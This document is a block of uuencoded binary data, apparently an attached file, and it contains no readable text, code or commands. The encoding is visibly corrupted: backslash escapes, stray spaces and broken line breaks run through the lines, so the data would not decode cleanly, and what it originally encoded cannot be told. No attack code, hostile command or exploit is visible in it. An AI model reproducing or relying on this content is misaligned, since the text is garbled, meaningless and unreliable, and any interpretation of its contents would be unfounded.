M\*=-G<%\$;P1V'D2-&OBD-R%)+B9CI3\$4Q\$,K4"5/K>HG\$/)!I! =>6E2[>/)!I  
M=;E;+2[390\_'!I\*R,\*:D4K@[!.A=GB(+ZH;CH/X2(S'=3.NFS&=W^K6:97M  
M=^3I&0^%,G6P59M-F4AX&,'TH=\$8MS'C,=^9(CI2Z-?I40#3Q\$>;A24S&DH  
ME\*F3(\_7L2,?OH)"\*HLCV=J<AS6\$(OQ=43O8/"2R+IM(FS\)X"JF<F"&@W;I.  
M4K\*P8Z7R6J5>'4#/\_5C\_6XXU?B&\*]SHB^(9ICK-JA-LWAH5P=-;7MKF-FPS" M  
MYJ%, '6[5/WV<;K>Z>"BI\Q(&YCM9+1")L:,M>W^OL+V[0ECK=4:,M\0N.\_U.  
M:YK#0YDZ&59K<Q@.9P2A">M7,WAO/K)X<A?O^E>\*N?O"XZK]N+/]N'Q<U?<V  
MD?<."B(1#^1B?T@&\Q(=\_K^P\$^)]!B\*^7<2/\_]#7\*>;V,X\:=;A9G2>G'P  
ME00B0'\L4#^0F,0(^.'Q\_&)2QPD3H-FIT\$#\*9(&'#D(X%.7>(@94#;<^4H  
M1T<A/"^QV1M">5A7.ISJ7X\$/ (Q+'R8]\*+ZGKW%4:\$'-+\*B!5\$4,Q0\$#LFTI  
M;%\0E/S];SQZ<A#&W&S??!.BR/)[\$'R>(E@>10,!!]6WI,;!K[PB('VS\*S  
MK2\OG\*!OS\_-V3?6\*=L\C\$O#':F>52#Y<#A'1"<0LQ.(&4?\$'X@A^8'TV9<.  
ME')7-1V(8<#VYUU5=2'-0)\_J\_3\$OOM)O'P;P7PV]8Q%+^N'E#O)/@V8,9,E&  
M&!R#F'Q'MT^>V.+>^T0^'\X1T0&8>9NM(D?AW!9S&0S)AM(<+(GFV:4S/UO  
M//JV<)CC>TS:3,!0TN2Q:'8D&DK8MH;H%MV8,9G#IDK!L-&WA:[:3)3%YIO  
M/+I\_-\$-U4GMOO0Y+@2\$\*9/?S.)>&^Y%'P%'U;008':H]#N"QFLAF3#?S:MH1T  
MG:+=9Q[5E'XVVF+2QR]PB#P%F9V'#5: &8@YQLAHS7<FB;TC2>MU4J1+D@Z'

M<X1\_`C\$[@9AQ1' "\$.) 8.2+:EIQOR,\_TO'L:EVY (TS58IN6!6^DD=AW!9S&2M
M9?'P+DT&I+,!Z4^^!9-RX8!,;F7:@Z@Q8XD\C\$O55OJZ^E+2M+YF [%`GM/\$
M8V+V5K=-YD#?#IS9@3,.# (: `Y@!\; ;4)2<2-;FIDED@%YMR=U!83Q;3Q)2W
M@X' 5XQ`N,V7MU-AJAP`V' 5\_U\$<)P>! .5A7&K\* (!\`'0SF`%,2V5#H4"B3"U,6
MV6CH4"B7FY\*WF)@A`SH.X; \*`R\_9S [9HF\D5H`+M-J:=%NB:' 4LKJ2L<\$QG,
MP:P6&>!0\*)?'@\_)MC<?#.2 (Y@9B=0,PX0@PBA@\$#<BJ! [ [+TR#OQ. (3+J-RU
M8Y&M' Z-Y!Y&0A3&I) (:DTZ8DNQL.YPB\_1\_0S4 [O//&JP' [6' [BM.)C/LA;M3
M^?Y&GMBWM\*V--J^3ES@HTJ!YN3"G\$!-X\_RL7Q\$9@SK\$S,A [ (Q8D6/^9%)JZL
MNTEO\*H [' (5PFF&S&9#N, N:TO/,FTW3WI/;?9-E?U8EO1 (AD\*Y7+7RK,FT [RJ)
MMI] 95.69J'PTRP@!1TSE&\S1;N [\$& `KF@\*`#; `<H]K [PR&\$7>>M60?>%1XY,
M9-9!U\`N#KJ\*AP&S#N#NH\*MD'W`@&X@LNLB#6T=W [MG6RQPH#7!7\_7<,Z\M\$
M\*2Z [\_I4+^7!0X'E<2I\_,4W6^AP+/-P!V8A,AAB]P2' `\*,CL%F7% (2) #62&\_\*
M [73340`748GK7>'ZD\_\_R+U7:;?Q.=>3)2QP4=Z"Z+N=Z [?'^O\*Y.^;XJ5SOW
M\*B@:\_X&D\_8\$YFXD;".1B75\*+^L>R;HI4S^0<>:6?OL91TH\*:65`#3TP1JJQW
M\$W& [F=; !8`;PO19PES9T&\$^\_/:W^0CD:#.8`?Q@P&P;,. "`@P\*;S:CYVXA@.
MYXAPAV#:DR (JM) ?%P1OUX`L7Q\$K`WZ@D< [Y1`S\_1X@5S5.1A7"H&I+,!Z<"
MI9 (V=.J (%O-0+E=:OEF9:7Z)O3BEF04Q8>!Q8=NBV8\$#8G) (K&OCH5`N#X;D
MLR\$UOV%!R,4#T@%AU`FUR;W7AS6V#IG' (5P6,UE [GW@8ER9<VMTE'LC%8D`\
M8]K!6R29E`L'9'U9,L<'M+W@;M)?WZF3EQ@H] \$Z#9J=!,P [R.Y`Q'Z,RR>'A
M'!\$, (\Q#'+ [",>%)S.PD9B!#T0G,\*<@` (CY\$T%NGO1`\C\$L3+C7W@8=RN1B4
MS [A\..]R0, [%@WE6A)\*`US7+,X4-Y3GRN-3DF8=RN<\_E) L`\E,N#`?F0>\$#:
ME [CNI76EWWK;DL] #N3P:E, \&Y (. \_'N\_+Z0BWE5X\_`Z#;B;5!\`L<D^QCVH-B
M27T8P\$5B3W184^CLG [S\$0? (T:'82-'0WU`%H6R6R,)Z&V!N0MN\`'LC%/A<?
MIOQDU1GW)8^:E`=ON\,0+@N93">6!7%AQ (OSIAM (9E\_. /M\<UNV' (5R6,-F,
MR09^K2]9 [8JF]M:9MKNI16U7.4Y:<3,+;C!UBG!56I,QZ2 [/]B.+F.@R5<\_I
M\$A@K7 [S>=:3&R,"ZE\$J5'K [8#9'M?>.2@BVS&Z'>?>=2PBTH;UU\*\ [ @./%.E (
M:VKL7Q<O>546JZQH.H.=,?) /7N\* @^#1H=AHTXZ"D! ?T/>^>ZXT:.9>OZ/<`\
M@U`' `U0UJNVX7 [HQP\*2S7%79XTN.E1Z>;AR@ (\*`"F3&EE'2DD%WNUY7.IM!
M [@B2:T= (A>F9'P>=>?7%P<WU+<6'<2`9YVC [P^XO>>P3\_U!YMCZ;9;#0LYPW5
MO\*&PAE3&?EAUJPU)A\*7W\*ZV1ET2@]@'E`\_@+960!4^\$Y+\*0R@Z\_I= [MG)=7
M@J0P&B2N07]\*C`\_#F#%ADO8FV.M5.YSMZYJ468]OQ&&'R60Z#ZURMA+' &2:O
MZ4PT\*^; ,U)R90K-2FVW7IE+?OCO^>&KI'! ;#:%`)!D-W [ZD<M\*DG;=2D#6Y.
M%?4V/\$ ["L (C">!2J42@X)D;8?PM`0EY\$8>H (^V^;@@XH, YEHEAFS?D9<U-.F
MS>6B73YKIV;M%-H5CIVMQ;3B)0NPIV-PPAB%6`\*,&\$%ZP`C^ZA?\_3V3BW9U
M)-A)@ (: .RC4XD\_EH\$V"-O+&S&] (&MB\$L ("X)9%.NV;U!+\MYZ%5#E9H (&!N
M:3/UWK3KP@AB)6!C=;EK<+X^OJYFK-Q-.% \K7]=@A0:'I9\$M@?11@ [GT\$>,F
M\$8@#0#^; !P&\$S@O13`\_2%8SSSE`\_TB@=K/@\*X241R#R`3S\$ ((9A [8`!)0#\$`
M8RD,`@B5`S26P2`4#5`6' (9/U`TZB>-AI7\_GSQ2^,H-`)<@&Q9<FJZO20"
MB0?PM=X+ ( )2&D`HA8=4R`P`0";"EQ6PKW]3] (%0\_[^]7',0J.2C.RL\L39
M)915O>R'0T/N=@%M1;QI/'D'!,H3J)>O'3%RTDQ'>]^2!!W3A#^[&,B`TT2
M:Z) /0J,Y\$AU\$S\$LM=K,U8W/0Q<4.F"&&T2"S!MP)\M!VX^]/Y: !-;FW&B;6)
M]@, (%03M-NOQ\7=,H+ATQ<H5\*Q13B3`U (W9Z+C+WTXC4`:` ("!' ]%U;KLC8,
M\^,D4!P;L?'6;L`+7L\_3-)DR4<;D@E?S-\$V-B6V0)G!,H#CSQ%?;M5MO,96#
M-KEGHQZ;85B0=TUW.NCQ5>;ST; (PEN-@`VX\*Y:61X\_A9FCL\_ =E:J:]EYS!ZN
M8N@. &\_MYZ50.VM3:IKNZOB6H\_Q<D6=1+9B:4)W0V' RWCWA+GCZ>K6J>+"3G.
M9:-A8@SI)=!V`G!3\*\$\]N?+D`N59+W\_1;JDPZ&I\TKM)! / ('N/ () :96\*`%\$^
M (JU6V2/7M\_QXI;M<F.D4]7DTF85&E372#:H\$ \B (\*:Q9R\* [\*; `GD>>7+ER17\*
M3:G@UMVQ#;/G, (P&R82! ?GR>R\$"3-##Y0KWX]0"YC\8#XVB1^1:MODLUVWNZ
MY6J,?\*8ST2QG, [?A/XP@5@7D]P\*\$S\$`P!5,`IQ"H/ZW<, [: `\_-ZL#TY"! )K5G
M8D<-;];Z@+W3;RUD-9<-AD7D@>JOQ`E#O+Z?GQA&`ULF=T^W]/AP2Q<SNAKK
MQQBZM"V [57>BHSF?CY:.)M>0A'ZP#)Q% (!T!/RT\_R,8'B; !3OULT3KR3&\$,T'
ME!ZR]LVA:QLB (81@P6!O;8\2IU!>#G (>T8H (/X!0-4"KK?XH3U]3@P!"=0BI
M\$, \*27\$8, [?5 (CLU:7T.7 [5\_Y!S&.%K%LX=<?G5.@;7+65IVU%38XG; "=,A,L
MN-1Y'?'`" & (Y8/U=!6. (%@)\*\*XPQ1\$M`\$12PJL>"H7?#"& (U8#21:H)B%/\$J
M\$O%7S?:A [QHxG8=6\8R5FK%2:.)6 (5K\*)@\*>`'RIA&6#2CA1W8P [H] \$Z<V87%
MI`UNP,SN\*P4;R4!`\*Q?5C^UN`N5>Z=--2>;Y%6.`UM& (8GNI=KBLK32MXVDC
M/`2R`\$V3<Z;JG\*E`TW3:U-A=UIJ;UIEG=#H<=P=^N,8HXCGB^LZM<8PB [I52
MZE\*)IV\W!A [#:%`Z!C\_LMIU9>8PA6H6HOF,0"C%\$:Q?5W] [K'D?`1"%F@SD6
M>:76'J!A [3&,!EQ:QTHRNCQ'4W.0)-DRD1-F2@T2<%\$K=KAN];)+#3R2N.\_
M-E\^ [ /3`!JLO]\*3%&S:7C8;YO\* &:,90WU2NQ7%3=-"\*EB [S9' `T% (00K%WQ [
M: !\_TT&]W;=>W<TSEH\$T]:.F;7#+XXAMQA9\_?57' &\*)N2>7OZ\R7.F (8#;B4
MPBA`\_@F#>6B5SEGI-\^Y7+3+ /+MF8SH.\&J) &6CBE5 (XP#: "6`&8`DPA5KJ8
MF46+L" "" "6-5CYM.9^R^F6H)6\$V. (UH!R50<\$`4XB`';MQ!BBL8-V (EI&\$S\$L
M<3#W9M"S&\$:#5#88MQDST"1S3=PAK:0HXKF (\*Q%7B!<./G;.@Q""I0#>K`G%
M (, \*5`. \.7!,RF85&M6O\$U>YA!+`T0DRO.\80-66-:^SXU`#2B"0.PJ=\$\$\$`H
M#2`5,`J13",\.: )8?V/6\$, -HD,L&2C80UJ"P!OJSP-O=Y^;`#TL81+@T<'O\
M1;<X+.WH+1!"L`\*OW]HAB' `MP4J"<7NS"&\$!%4!;BC8;]X0/ (X@E@`G`%&\*V
M+!W:3PU7\_KM)!# (?4!X@;8\M.:=#WSK"M>000K`D,\/"")<&OC+=O74WNN:
MNK\_LM@W=>@FP?4QFL]&PZ@VQE;`WPC`:U!,&9I=?T (:9Y=&\$A3D (% [1@9GD<
M6OS [ZM`N/O#CAI2!)LF4B9HR\$=8D-2:'` [\ONBF4FW\*G&TJO\*7^X'6\$,T=Q#

M^58` (00+^"JNV\V:7S^" & (E8`HPA5BE,=-IB?OWZL\*!, 41K`>7K' \$0!+R (1 M5R\*N\$( \%W\*L) GLM%NV363LW:"6N7"G:2B8!F`\_J"#MSG=MT] 4NMN<^#Y`68R MT2QG, <Z\^ (LOR)/YZ%5, 6>E+Y%SN6A7#G:OW]\_P>XN; 1J1R\$?V%-B.<1J0> M\$\*YEX01N81FY8MZD, 8D`ET'NNC\F!/>QA' \$-XY!`, 9<?>B\_6&Z9/7MZ95+0G ML] `HFS92TT8\*C4Q) XL<\_) J\_E++CHFEX6YTR59WK1-; XLC>EIPYNE5RV, (%8! M! I<3.0^MZADK-6.%&U-%8 (4&B-F6#/JLD) O#QP2\*\$U>L7#\$\$ZVY8) 4TST.!O4 MLY\* ( ( ( ) 8-F+P1`11Q\$WI> [4Z//0?:KYNM^W3Z8EH#") <C/#1KVTP%X693#0K MK=FQLW-^N"F4FU+5?\G#UX@QA?) ZE#=\Z+PT (' 44 (/JZ%000B@-(!8Q") +' ( M0TNB\_ME[?] :<R\$`3=, I\$39D (:Y\*!R1'H (V\*YBPUO\EYAG, ]'R\): ;A^<2TT8 M0:QT, +S4L, \$EEYJZFK%2@] 4EEYJZ!BLT`"RW[0D\?BW?R; T`0J; \F<GEN`L6 M; 3G&\$T\$5`\$JKFKJH, /-- (P@E@' 6/^9B#-%<0&EE, 89H`2B" `E; V&' T`8>>+ M)\9- (E`%@+Y^!`&\$:@/Q\$S3.=X-B& `SBR#>XWK3-%KI' S`00-#YGJLZ9\*C1-MP!0J&\* <RT2R5S.R80] IL) A/-, L\_, %@E=F37N/, Q!FWS21DW:\*+0I?!N^\$/@1 MQ\$H?6]\* [3' .`W2MFHEDEF?`NQ4S) C, MXUWZR (R; Q-D\$0X, 26 [ ^97\_0&X; 0TG M-`PA:`, NP' E#\_SU"Z1G7CNK] ANLK) O+0\*AFL?FH?' IMCIV5<J3V5@S; I8\*-5 MPXV1N] K) .6B3#3:#D#<) HXCG+OYK^] 1VPQ[!\*. (%X[2]0T5Y&\$&L!\$Q?' B&\$ M8`6@`DXA5C08VX] .2\V1:<@`DS1"\$VY\*\_] 2`%62C82P9TM=`1\_K`I.MV6W\*< MST=+4S; ?OGRMVW) Y"66ID=&) NEGM] XW^] (GJ\_ (G` (, \*FQ-T>VMV!RL7U9J7K M[L ( (8CEC5\*G"<] W=; &UYP3` :%+\*!D@T4&I2"@?TT?%P+S\$\*C:MJ (!\_J8ST?+ M^HRE.F.) FYM%TY8S; H) 1C\$; CW&Q3.6B33-JH21MA; 5+9YG0\_%B7, 09MLTD9-MV@AKPZ5Z=T\SYIL) VOTT (L6`4/; 5QX\_MEDX:ONQ<; 0H70NN (CC9) FT, HT' E M&32K/9.<1J0.D6/ (X+::5@ [ \_L6 [F.2Z/??G; CV, %/T813SQ\UV] [ \_P6?%\$4\ M=7&^FKW8 [8Z\7S#33+79/EXZJC\*8WN [ .M!) :M9E+A?M<M=.5VZ00Q! `R"MA MPPL+A! `L75`/U4ZGX++AKG03.6A3R39<\_3N=AU8U6ZU/]\_P6 [\*4!L2T@< (>9 MN; 785@^XI\S<3&S+!MQ%, (9HBJB^ (F, , 42Y=< `T^<\_ \$M<@05@@I!4Y; ZP807 MX\Q`\_`H`B`5`&IA! (+K; DYR4VA/+7R@SZ1`O' \*Z; B\$\$<0R! ^/> `EX:D=Q`N+K& MCR!6`\*8`4XB5`19" `E+UB' E`YSE%K\_60@% (4\1IQ/=@; &T`<+:H (+&SMKRY5 MHPWFH56, 5N/@<Z, 5YJ%5XEAY/5\$PB' `JP4J"%<\*9`^L:1/WY/; <9BG&T, \*4. MAX-D`XBC1<\$60V6#ET2@=`#NR\37.X@B7KGXH:' ^IH=F/1X@\IG-1L/: ,>3/ M: ?\_MM.M6Q@GC8%& [ ] 9. ; 3) PD`G\$`7\*W\_XW3LGLQWWG (&FB2AR7%LUIW (0), T M, #D& [!\$1M]R99J<C%' PQ#ZWR&2LU8Z70JG"M=I^+#+<)<] "FG+118#.S-E50 MHT> `=!] / (81@/8\* [HYV5\*0B\$4!% % \3GDI=\$ (#9` \ [1W6C+" "& ( ) 8`HPA5@Z M8' ; L>S>%\LR3\*TA^ . [K:] PKRV#\*V [802QPL%NWMXVVS7=^W [8K!X, C' &T\*%V+ MM<NM45PY8IZC.P@#5#N0>+;\$ ; +2ZYV!5QY!CRRQ:9A"\$S\$8P3Y] 4V.HT7B6) A> M\_KO#RRV/:R#\$T2) U+/AJY:41R1S\$N=C\$&% ; MMK [7\_HWVR (CSDL4OB (#Z" \ MM/\*GL2^TGT:D"A#] @! \ \$ \$ \* H # 2 `4, GEBV/6" J3^@%G4\$+VS (P [F' S@ `A! !, # M' IN#] ZR), 433`87G3 (PBG@TX/F.RQ=DGS"+) !QM\OF2; LT^715 (, -G8 `; C>% M`G\*0BU<+IB^5MVCV`&KX"; Z! : +735` \ [ : U, : & : TK&99"FD2OE-Z`QB4#L`H` M%`\*) !LRX:F [ ] -; ^\$831 (90.G@] IL-AIFLN&\$D6"0CP94%OOS61C: [JP\$C8OS MQNJ\L; #&I6/LU#!@#-%\*0!6BTHZN! ?0XK# "OPQD%V& ; 165MUUA; 7UK8+R (\_7 M9Q^LBRP1<; ,F9Q^F"] L.T (\_` IE; =\_2-Q; A\*!C (#- [L-J< [7FH7 [ ] -") Y@\*@ ` M\$5:K8, 2.U^<D4%RR6=-YK>X [ \*^<D`A4# [G1W802QFC' JELK; ' @0`RJ, 04B&D M\$ (I' 2-\_R>1&%R2#<K/27%TX"Q2F+S>B&XS) \*AZ/\HS<N%\80S1`5) P; &\$"T8 MY3H [-X7RDN6O=GH8LW\$9I15+39<\$?GG"&\* (UH%S5\*D0!+R+&WS5<EMTD`C\$# MIH) G7\$; I</3?; U5 [L&).H3P=Y1] MN> (\$BK-1O.` =.Z10/AQU=T7DU:"CK-NY MTD0/NTLGJY-`<<EB\_0TT`WX`H<J%=) \69CB-2, V (\*Q>E962D] F@.BRB, C7"X M\*HT) P36QXD/3?P0X+J, T=-+OFV-WV-\$ [E9-`<6; \$YI3G) 93E1F; .) %Y" F3UV MU, 1P^.\*] TA1Q\$N#H#Z>"DT"Q/8K+IO-^"6. (U@8U9Q`O@:R\*K.ST]-0/7NDD M4&R/) I \.XS) \* [ ; &D [5 [ ; -1\_ - (85R>SS5:D.^O (OR.I (WZ^W=[NIXW [ ; \_/ .X MC-+<2O5U@G] H: \$7; ^ [X\_DAI0+ "XCTW\*2Y) OV\_ [ " ; JN4O20"E0"> ; N^ ; %U3? MNM6) =K7IC] 9\$! IK4HXEMZR (ZB" !61R-&8W?<G [J&%C6) 083C\$9; 6>69U=1WN MF\$UU5>N^AL] ^\*4 (>, YEHECIF.' ?N9!8:93-&5] OU<M] N; >7&13+\@7SF!\_1-M="83S0K' ; ' JBV [ , 2-"Y=XZ76\_\$0066\$0X<J#WRES#840@K4&N^:@+R\*FP79U MH/) WWP\_QKFN@YG) #NS\*\*YNSFS-`J] JQHINM#8YHLI"CBB8>+JS#] VZD (TZN" MX3&.%IEGT0\=O>2R (831 (/<; ; K; .] F, 4\<+; W? [OI+36P7, 0902MZ' 5!1\_ ( M\$HTJ; ?3) WG] X!\*F; %ZUNXY [ (0) .:3 (XO5NO^P^+N0\*23`GD<6?E/IX?F' 9TW MC' @1Q& (' ZU] #>PY" " "86]' ] K\G=2\*S<MX22AMYL@%`60BJ\$%\$\*YA8\*MF=Z2 M0@, \NNDK\_6RWHF<3" " "8AJ` =^%8 ( (ER%L!G%\6. (UAK] \_L7UDB3K%U\_T?=A/ M`Y) \$ (:+O!6\$ \$L5AC\_63\_#WW=YK\$`\*2&\$8\*) !^FK\$S\*&\_YHD\, (9HVJ/TK\*DO MYB.\* , 40SC7\*7N>V?=A [ \ ] \* `Y`ZR. \_S0T&OEH1FV=# (+C0IMQ&W:1SU`QJG; MZ>?E> [ \*1, ] "DU"; V#FIGV/?3B%0CLM\_M`B\ ) #\NF7W>, (EYKG%L<WC7K] F`? M! [ ; Z26A-C.Y8) =&VJY\_ \J9B/, Z\$AC%XP`E&3B)\P, ( ) 0/DS5:I28PBG ( ^ M-!QZ200R#^#&"P@AF&NP; ] P>!H [PTXA0B=+M, ' < [ ] Z? " "&EQEZO] D, .S>% M\LJ3Z\N"ET2@] @#EZ?%RG\$4D\_XN= /<0NH"@>1&; V"2>!XJ07 [ \_9TD3; \_HB35 M\$O, Z; ^?) \9 ( (!KX?K>EWS; \_HB37\$OV429+^7Y046O) VWVSM-\$!. `L6E\*U8L MGE\_B\_2HO?]<\_ (YE^4U%JR; !IZ%C; \_@B2/>DFW.M`VV`44Z6/1K# [A:XX413R1 M<7' 6B`N%`"/Z^ .Y6:YZ^@IR<%, HS3] XW?\_EI1/ ('40&B\$`D\Q`<\$>6GDY@M. M+>9EE%9&.LZ6X:907ANY.25?K (ZF [R\*\$`"RB\$`1, @& (-W0\M!^, R2A, C'=L-MW!3\*4RL?I [ \<NV%-9\*!) 9DRXPGY<1FG>2 [FZGA<%S\ (\*N=K<2:"X [ , 5<:3XL

MHK `RPK' BVDVAO+;RY2,=' (>\$^A=1KV8Z[B'113RT>1JMS\$AN/+Q-+,\*[DQ/
M@C""6\$H8^9E+/2^A+!ME^K8T+J,T-]+Q!' %3\*\*?C1[<L8389BIZ=3\*8L2QE?
MWJ^Z3C^RS62B6=6;N5,O>4D\$:@?@?1,\$`\*HB@/1GD@1B\$&\$J\$^;\*-#0A>\$D\$
MD@!0`:0\$21GA%@\$WA?+,ERM/+\_GG&OC4V!OSL(C"@H7VPWXG@>+2%2M7+\*Q"
M9<OP,Z801+B68"7!^,MU-,.(@AC1)AV>O:P!\_TUF%E)\*#-!(ALHV4!8@Y0,
M3C1>X"<B^G)1DO62KM4OK7<[U:[[4=E)CT&\$J1R\ :9IU./@H=1J@BFC;B?\*,
M`SV+<Z;JG\*E"TY),-\?KQ^;^E]O=IKVGQUT\_C4AED-WV4W/H='T5O:+?[@-
M>C(+C>K>J/\`F%[85M38=<\-97(\M\*BBJ+>@]N>^D\_S[\_7K5\==^<APMXM["
M2/C]+`@E#B0>>MF%,\*R0=H;]-5%+[O/=HJP,()81AA74/'>#P((Y1KJVH]?
MQNYBU[;N5HZC!94]\_=Y@\*A/UZ>VF4%X:>;\15-3'9916CE0Y4L&U-E)S\_^ (E
MD,71\*'OQ1?K=5,HCT<YW:VYFTVC""6`\*8`4XBE!J-:HK<?\_J/IO\OUTXAD
M`:( "1"&2&^3UJ6OTW65<1FGA2)4C%5SM4;5?\_\_=H.P(M6(8#2K90,D&PAK4
MUH`K-YP\$B!-;#NQ'?/I9R1X6PV\$<+6S96#9/J\_WC[L";.J8120)\$!8A"Q)8)
M\_IYW7\$:I+0MZ8H'5!\_,RHNNX,89H+J"T<AA#E,J(&?&^KY\$=JGPPAFB)J#Y1
M,(8HE99;JF!P1XN@'X40@C6"D'\Q30RX#!>"T%N\$H&8@-UQ\@MORKOP\$)`J
M3<CJT.S[# [7T+SL)%%.)T6>+KI8:G@J#`\$\*9@?@1Z69-5UGJ[6]0#\*,!E2![
ML@V/Z'X:D2)\$5,@HA,H!XL=T+XE`%0`J(!0B)8#<K.]VSG@]4A3P+"+\M#DV
M]L8]+J,TUM+#0S\\_#2EY\$854`OJ^-F:L?IY7D[9%BB\*>>KB/"?+,RK]O]AVW
MHP8!A' \*&=D<SF#F=D\$S`H2\*\$5`@)JU=:2`\ZR8?D:?7`\_7RG\]"JFK%2,U;"
M6M76ZF:]&<<>NOYRS\_5%,YE@INM)@[Y5XSV=K\*:RT"BV1J;3(E=(^#/-GQ&@
M\*9?&V^;0K\ /VOK&C0U@SS\$`3%\$VHKN0\_GIJM?M&8S\$(C+JUVO\_J[',-HP"77
MW%@]`J.(FS)\ZI\6KFZO"7-2\*"=\N1['X:9KZ-R'\$()45M^MVJ/NQ-'LS9'S
MTXC4A#3C<\_&X#-(BTM+5FN<S([&30GG,<N\&#"\$S\$P3[6@X,"G`JP4J"%<(9
MP@(J@+D'TN.)V5B,(5I(Z#@ZX70>6I6"E:YA6-UW\_7/>3":57-F:LY,H5DM
MF\$D>B)9^J?,A06Y+W5!)85Y)CX;#!K8TF=.!UY"F2UG7+DY+J,T&Z5#]6L0
M0,B6\*'MI,I=>PL(0@H4&')HCN<Y.`V!"W+?"C.:^;SD.K:K3BD^OU2[\*`
M&\* (UH&^7":\$0`[\*2`\*7OV`B%&\*+QB.HW'JH7ZZ\&^G[-!IB#-@G8+`F1;-/P
MG7LF\$W263-=&>ST3!S#'?>=6N:3(Z'-D\*,M`D)TQTYUF"\_0!"A88V#1GS
M\_->\$HR`2-@]5S"N65+Q>:<'V'"IXJZIF4^[027=:ZD+8?FK8##+`I(Y"
MDR5=276W%BF\*>#SB7\$M`!!!+%,W"<7B-\`U>9/=#%QOUT+(XAE@'F-\$--Y
M:)7/6\*D9\*X56!5BA@8"5C-G69BK\VU77!\$, &GY6@<77>6)TW%M:X9N-\_[S>J
MZ8=/:+<G/M7)="X[-\*RC\*#0<'D3!\$?-ERUA;[C>K>]L+QTF@./`\$5Y[Z"N6I
M)U>>7\*%<EU;]RG`L['OHZI=&=^L2@CG`VP4KU:=:V1HH@7&C\VG:U!&)=1
M6O92\_WO.((!0U4/ZF#@3!X01Q.H>.ST-TP>Y\*9#`NGQTF^O5GBXCX]P,\$\$ (P
M=L%EIY>B%\_0\_.HMUN\_I4#MHDO0T=W@T\_8'E)!-(>T)5=#'A)!+(>>+\_)W&[U
MWN!%.:]"\\_-8<?.7A(!\*@'+^-\NL\`Y./6S\_G0>6I4S5FK&2J%515;-ZG#\_
M:)LIG02\*:U>L7#(\$Z)Y\$6=]SQV`X3T80BP%3@G\$S\$H/I`<WE,3`X)Y\*1,.HD
M-7:[IUMZ"+BE`MD/7' LZ#[\*M;WS^6B9L>73"SYJZ('>3:\$\MW\*->)]#J.8E`
M,0!F`-4Q[;B7@]C.5^BF4%X-<KWW=J>.MC((%0SY-X^PPA@:0187YF`,41C
M`54"JA!-`\$50P\$PYX3J5^Z[)]UP9#&3BW89V\_`,`FX\*Y;DG[PZ;X2XMAM&`
MR\PXG3FQ802Q\$C%]-FGT\_-3J=5II'"=1U\_CYJ=7KM\$9`'QK\*@=L,BYG,\$,[
M>5PP0WN=Q6PPSJ+KIQ%)&,'IU8F]:'KU.N,R!].KD\4%TZO7F5?\*;NYMXUI
M1,:2AC.R+R^;D;W."LF\$3[7+9F2O,RY[/+%Y/UCI\_7!%PCA:5(Z%>>!^?[[
M:^ (QB`#MPJ]7O^H)H=RIGF8RP2R/+/+F>[)]VC\$HP%[YXY+KIA%)",)\$VR&\$
MH%?F>!A^.\.\$[LDUDXEFV9R9FC-3:,8EDZN0WC9//!FK'\$>+0EO@\_.+\_L.\_
MUWGIHK?TB-+I4QE""%8\$SD[60OP-D[77>3UEYQ=\*S`.KPNB3=\VO;N7V1`::
MQ&0"\[Z'\$<02P!1@C&O=)KSC2^(&\$7<E,?@DP`GJ^F93#3+R6QJAO3E93.D
MUX4MD3A#^O\*"&=+KHA1QO2LOF"&]+BK"Y5FUEY?,JET7M6R@5^"26;7K,B(#
MF"PZC"`6`Z8`4X@EA,U/JKS\+9,JUZ4ICR^W:^Y][:90KLO?Q!3\*RXNF4\*+[
M?;)]%4RC793%8X+2;R\NF4\*+[<LISK\AE4RC7944FWA3\*;@KE?6GCBA5>
M`ED5C3\*A2G0D+Z@OK:N8S.Q,N\_OV2\$-XO%G>D\$480C`)0)J5AK@@@EBBJ,9Q\$
M>7EV\$N6ZR@B=G<9X^1NF,:ZK?-9.`^?;(UQ716"G38Y.XUQ796\$SDUCO+Q\
M&N.ZJ@:SL>^6VV-"%STJ).<U:%V3]<P,R<N+9TBNZVBTVCFS\$YG.O5,Y:#.6
MWMM=:\_IX^&E\$DA#1][,P@MA8;OOG<?O&`"\$S\$,P05@I!+I\_<X<-)H`@L?VW
MMKK[.1%!!+&2L',S%2]\_VTS%=5V=,]7;\_]MF\*J[KFDQA+MTP\$F)Q%\$4>QT]!
M8UIBXI\$)[IX73,!+O"EB8O<H;7%)YRAR,27NU8JGVC7]]\$SE"\_E,90E.&3MQ
M=;J;\$O2YT>\_ZN5U;/?X4U'U-YPI^Q:R?FO53@E\Y^O&I,:8\$O2Z0P4S!?EI@
MZH!1`2.L5QP1\$T[O@&0\$\*C94<SQ2U:M:M;J?Y,UVK2\_%^EA-YPE>"7G)<XTN
M+YEKE!Q2=H!Y+D#,@074^\*"Z>3"B,#EQ\$U,H[6\!:HM\B@&#YSQ:7G9C\$\_D
M4I++[)1/R]\PY1/Y5:.,?SL^TO'`6)O`IIWWZ&]G%TS#%4=^PX4U\*XZ8\$?>SI
MR=,CY-0)F8+&1YT60AY)&2!\S10088E.C,H?ER,28E(A\G"5C>=DL&>12
MD`M.Q0`A@2R)#.=#B"^( "51FJ.3P=#Y^H`Y1MQ>\$7#SE'\\*G)A\>HAU,0P^C0
M-WS`S`AA1.!BAS,#W]&6\K&6,P27Q'&ACP\*^<<G9!3(\$EY1<PFD3@H!'943-
MSYNP\_"WS)I!C3HXX<0\*\$!+(<KP,7C1S`GF4CD??I/WCB0HN'3\_>Y@AN%2]
M"TZ%L#P\_%0+1-=&,6D^\_9.ND1Q/,0Z\LDKW:[>B%>1-><>C5/NGW#XP);!\*P
M^M9.!:@2R%23\$PW%TV.0![9X'`HNW;SFD,,6=M^G[ [J"\_Y3K<9NH9WVFOF
M4W`KR,V;9L!-"7I='B>G!EA>.#4`^53DPT.COUI]:#;T2!@\$!\*H.\*152"BG;
M-()#XVOT[&CXQ,<B;W[Z[\*#WQ]NRYGTJ1VP00<ZVE)SVYON?85%ZO+TN/L<
MM+Y"2"!S(MN'[6IC/R+=KNV9@S&!+C3]UV;W<1S9PD\+3\$G,IFGV)-7\_"(K\*
M\*F#@T^LE01,Y@D\]Y4.)\*@<CS\$\*G(K).^H'+@&@J74ZZU<&YA-S0^P>\$!#(A



M\O3AJ75T^NF18"\$J\*\GFC\_MFN^;.5UY2 (# (B/K?4\_ ^MN9P=R\Y ("D8^\$<1V1  
MR5^A\L' /:O [P.% )4X\$N?O\_OK<M<ZTHRY]5S3B" [4OG2CV\*M[A;I5`Q@3&!K  
MAQT^ )@XCR) 61P\_ 'N"P ("%1,E/TY>^"RI&R2, ^\_#AI9<4B)0)\_H3224GZC/2;  
